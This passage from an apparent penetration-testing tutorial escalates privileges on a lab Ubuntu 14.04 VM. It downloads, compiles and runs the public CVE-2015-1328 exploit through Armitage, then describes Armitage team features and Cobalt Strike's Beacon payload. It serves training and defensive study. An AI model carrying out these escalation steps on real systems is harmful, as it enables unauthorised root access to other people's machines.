


Figure 12: Grabbing the proper shell.

So let us go into the /tmp folder using the shell command "`cd /tmp/`".

Now I need to identify the system to look for some vulnerabilities. Then I use the shell command "lsb_release -a" as shown in figure 13.




Figure 13: Getting system information with lsb_release command-line.

OK! At this point, I need to look for exploits that can be used against Ubuntu on its version 14.04. The best place to look for exploits is in the Exploit-DB database located at URI [https://www.exploit-db.com/](https://www.exploit-db.com/).

Investigating the exploit-db web site, I could find some exploits for Ububtu 14.04, and analyzing them, I identified the CVE-2015-1328 that applies perfectly in the environment I have already compromised. Remember, I am working with the user www-data and I am trying to escalate privileges in order to get the root account.

Another important point is that I know this exploit is not available in the Metasploit framework.

Thus we have to download this exploit and run it in the compromised machine. Inside the /tmp folder, we download the exploit using the following shell command-line:

```
www-data@droopy:/tmp$ wget https://www.exlpoit-db.com/download/37292
```

Alternatively, I can download the exploit from the URI provided by the exploit-db team at https://www.exploit-db.com/exploits/37292/ as shown in figure 14.




Figure 14: Manually downloading the exploit.

Actually, this is my scenario, since my vulnerable Virtual Machine is running in my private sub-net, which is not exposed to the world for obvious reasons. So I have downloaded the file 37292.c in the folder /home/wash/exploit from where I will load it in the vulnerable web server /tmp folder via Armitage.

At this point, in the /tmp folder, I right click in the compromised host and select the "upload" option. Then I navigate to /home/wash/exploit and select the file 37292.c as shown in figure 15.




Figure 15: Copying the exploit to the folder /tmp in the compromised host.

We can check the content in the /tmp folder by using the "ls" command-line as shown in figure 16.




Figure 16: Exploit copied to the folder /tmp in the compromised server.

Now I have to compile the file 37292.c in order to create an executable file that will be used to escalate privileges in the system.

To do that, we will use the GCC compiler. GCC stands for GNU Compiler Collection, which is a compiler system developed by GNU Project that supports various programming languages. GCC is the standard compiler for most Unix Operating Systems.

I use the following command-line under the compromised system shell:

```
www-data@droopy:/tmp$ gcc 37292.c -o exploit
```

The command-line launched above will compile the 37292.c code and generate as output (-o clause) an executable file named exploit. As a result, we have created a new file exploit as shown in figure 17.




Figure 17: Exploit file created by GCC compiler.

Finally, our task is resumed on launching the executable file named exploit that we have just generated, as follows:

```
www-data@droopy:/tmp$ ./exploit
```

After executing the file exploit as shown above, the results can be seen in figure 18. Note that the prompt has changed to the typical root prompt. Now if launching the "id" command-line, the user in action is not the www-data anymore. Now the user in the target system is the root. The root account is similar to the Administrator account in the Windows environment.




Figure 18: Successful "root" account taken using Armitage.

What I mean is that from now on, I am the owner of the system.

I hope you enjoyed this step-by-step client-side attack written for Pentest readers. All our activities performed in the Armitage framework to this exercise have been written in two types of log:

a. exploit log;

b. shell command-line log.

It is important to mention that if I had used more attack resources in Armitage, we would see more log files inside the folder.

The Armitage log files are organized by date and hosts. In our scenario, the date we performed the client-side attack is February 23th, 2017 and the host is a localhost on VM with the IP address 192.168.1.68. Taking this information into consideration, we can verify the log files can be found inside the folder /root/.armitage/170223/localhost/192.168.1.68/ as shown below.

```
┌─[wash@parrot]─[~/exploit]

└──╼ $sudo ls -l /root/.armitage/170223/localhost/192.168.1.68/

total 108

-rw-r--r-- 1 root root   2304 Feb 23 19:00 exploit.log

-rw-r--r-- 1 root root 101885 Feb 23 20:15 shell_1.log
```

The pentester can review each step used while working with Armitage. This is a fantastic framework!

## *Collaborative attack with Armitage*

The Armitage Linux package comes with Armitage's team server and a teamserver script that is commonly used to launch Metasploit's RPC deamon.

This allow multiple users to use different Meterpreter sessions. Each user can open and operate command shells, browse files, and perform different actions at the same time. If another user is operating with a shell, Armitage will warn you that it is in use.

Armitage also includes a stand-alone scripting technology developed through DARPA's Cyber Fast Track program named Cortana that allows you to write team bots that are used to automate the team tasks.

## *Armitage x Cobalt Strike*

Cobalt Strike is a toolset for adversary simulations. Different than Armitage, Cobalt Strike does not depend on the Metasploit framework.

Cobalt Strike comes with its powerful payload named Beacon, developed to model advanced attackers. This payload is used to egress a network over HTTP, HTTPS or DNS through which hosts egress a network by controlling P2P Beacons over Windows named pipes. The Beacon payload also takes advantage of Microsoft introduced User Account Control (UAC). UAC is similar to using "sudo" in the

Unix/Linux environment. Plus that, once the pentesters have a token for a domain admin on a target, they can make use of the trust relationship to get control of the target. Beacon payload has lots of built-in options that allow pentesters to use lateral movement.

It would be easy to write an entire book about this very powerful payload named Beacon.

Armitage can be used to fire the Cobalt Strike's Beacon payload with a Metasploit, as well as tunnel Metasploit attacks through a Cobalt Strike Beacon.

But the nightmare for cyber security specialists: Armitage and Cobalt Strike can work together to perform attacks.

## *Summary*

In this article, we could see a host being attacked even having only one port available to explore. Behind this port, it was possible to exploit some flaws on the web server that make it possible to take advantage of the Armitage features, through which we could compromise a host protected by a firewall and elevate the privileges in the remote system getting the root account.

The key points we can extract from this exercise are:

1. We had a plan;

2. We had the tools;

3. We were prepared to use these tools.

Criminals hackers are becoming more and more sophisticated on their methods of compromising systems.

As written in the Abstract, it is mandatory to be very well prepared in order give our contribution on making digital criminals' lives much more difficult since we are committed to support the justice. The most effective way to combat digital crimes is to understand how they work. In this way, we will be making a significant contribution to law enforcement agents.

## *References*

http://www.fastandeasyhacking.com Access in February 23, 2017.

https://www.cobaltstrike.com Access in February 23, 2017.

## Author: Washington Almeida

Wash is an Electronic Engineer specialized in Digital Forensics and Cyber Security with more than 25 years of experience in the Information Technology and Engineering areas, working for large companies in the sectors as Engineering, Information Technology, Consulting, Chemical and Mining. Professional certified by players such as Cisco and Microsoft, acts as Digital Forensics with in-depth knowledge of computer hardware, network technologies, telephony, programming, data communication protocols and a vast amount of information security knowledge with a set of skills known by ethical hackers, where this knowledge base is fundamental to assist the Justice.

Wash Web page: www.washingtonalmeida.com.br

Washington Almeida e-mail: wualmeida@washingtonalmeida.com.br